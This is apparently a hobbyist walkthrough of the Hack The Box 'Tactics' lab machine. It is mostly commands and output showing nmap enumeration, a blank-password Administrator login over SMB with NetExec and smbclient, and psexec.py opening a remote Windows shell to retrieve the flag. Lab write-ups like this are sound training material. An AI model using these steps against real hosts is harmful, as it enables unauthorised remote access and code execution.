HTB-Tactics-31Dec2023

Enumeration

```
$ sudo nmap -sC -sV -O -Pn 10.129.4.176 -oA NMAP
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-31 11:10 GMT
Nmap scan report for 10.129.4.176
Host is up (0.025s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE       VERSION
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (89%)
Aggressive OS guesses: Microsoft Windows Server 2019 (89%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2023-12-31T11:10:41
|_  start_date: N/A

$ sudo nmap -O -sC -sV -Pn 10.129.4.176 -p 445
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-31 11:14 GMT
Nmap scan report for 10.129.4.176
Host is up (0.025s latency).

PORT    STATE SERVICE       VERSION
445/tcp open  microsoft-ds?
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (88%)
Aggressive OS guesses: Microsoft Windows Server 2019 (88%)
No exact OS matches for host (test conditions non-ideal).
```

```
Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2023-12-31T11:14:58
|_  start_date: N/A

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.81 seconds
```

SMBClient


```
$ smbclient -L 10.129.4.176 -U Administrator
Password for [WORKGROUP\Administrator]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.4.176 failed (Error
NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

NetExec

A bit of practice with NetExec starting with basic information gathering.

```
netexec smb 10.129.4.176
SMB         10.129.4.176    445    TACTICS          [*] Windows 10.0 Build
17763 x64 (name:TACTICS) (domain:Tactics) (signing:False) (SMBv1:False)
```


As you can see from the screenshot, and as this is windows computer, giving nxc the username of administrator and a blank password allows us to list shared with permissions. It is similar to SMBClient in output but more information helps.




```
┌──(sw1m㉿core)-[~/HTB/StartingPoint/Tactics]
└─$ netexec smb 10.129.4.176 -u administrator -p '' --shares
SMB         10.129.4.176    445    TACTICS          [*] Windows 10.0 Build 17763 x64 (name:TACTICS) (domain:Tac
tics) (signing:False) (SMBv1:False)
SMB         10.129.4.176    445    TACTICS          [+] Tactics\administrator: (Pwn3d!)
SMB         10.129.4.176    445    TACTICS          [*] Enumerated shares
SMB         10.129.4.176    445    TACTICS          Share           Permissions     Remark
SMB         10.129.4.176    445    TACTICS          -----           -----------     ------
SMB         10.129.4.176    445    TACTICS          ADMIN$          READ,WRITE      Remote Admin
SMB         10.129.4.176    445    TACTICS          C$              READ,WRITE      Default share
SMB         10.129.4.176    445    TACTICS          IPC$            READ            Remote IPC
```

Drive Access

I followed the guide for the last bit of this because I've always hated smbclient and I wanted to try and guide myself through.




```
┌──(sw1m㉿core)-[~/HTB/StartingPoint/Tactics]
└─$ smbclient \\\\10.129.4.176\\ADMIN$ -U administrator
Password for [WORKGROUP\administrator]:
Try "help" to get a list of possible commands.
smb: \> 
```



```
┌──(sw1m㉿core)-[~/HTB/StartingPoint/Tactics]
└─$ sudo smbclient \\\\10.129.4.176\\C$ -U 'administrator'
Password for [WORKGROUP\administrator]:
Try "help" to get a list of possible commands.
smb: \> pwd
Current directory is \\10.129.4.176\C$\
smb: \> cd Users
smb: \Users\> cd Administrator\Desltop
cd \Users\Administrator\Desltop\: NT_STATUS_OBJECT_NAME_NOT_FOUND
smb: \Users\> cd Administrator\Desktop
smb: \Users\Administrator\Desktop\> dir
  .                                  DR        0  Thu Apr 22 08:16:03 2021
  ..                                 DR        0  Thu Apr 22 08:16:03 2021
  desktop.ini                       AHS      282  Wed Apr 21 16:23:32 2021
  flag.txt                            A       32  Fri Apr 23 10:39:00 2021

                3774463 blocks of size 4096. 1156406 blocks available
smb: \Users\Administrator\Desktop\> get flag.txtd
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \Users\Administrator\Desktop\flag.
txtd
smb: \Users\Administrator\Desktop\> get flag.txt
getting file \Users\Administrator\Desktop\flag.txt of size 32 as flag.txt (0.3 KiloByt
es/sec) (average 0.3 KiloBytes/sec)
smb: \Users\Administrator\Desktop\> exit
```

PSExec

The guid also mentions that we can use PSExec to login to the machine as well so I took a punt at that while I was here.



```
┌──(sw1m㉿core)-[~/HTB/StartingPoint/Tactics]
└─$ sudo psexec.py administrator@10.129.129.127
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporati

Password:
[*] Requesting shares on 10.129.129.127.....
[*] Found writable share ADMIN$
[*] Uploading file uuBCOdDb.exe
[*] Opening SVCManager on 10.129.129.127.....
[*] Creating service xyrd on 10.129.129.127.....
[*] Starting service xyrd.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd ../

C:\Windows>cd ../Users

C:\Users>cd Administrator/Desktop

C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is EEE0-FCDB

 Directory of C:\Users\Administrator\Desktop

04/21/2021  11:16 PM    <DIR>          .
04/21/2021  11:16 PM    <DIR>          ..
04/23/2021  01:39 AM                32 flag.txt
               1 File(s)             32 bytes
               2 Dir(s)   4,728,655,872 bytes free

C:\Users\Administrator\Desktop>
```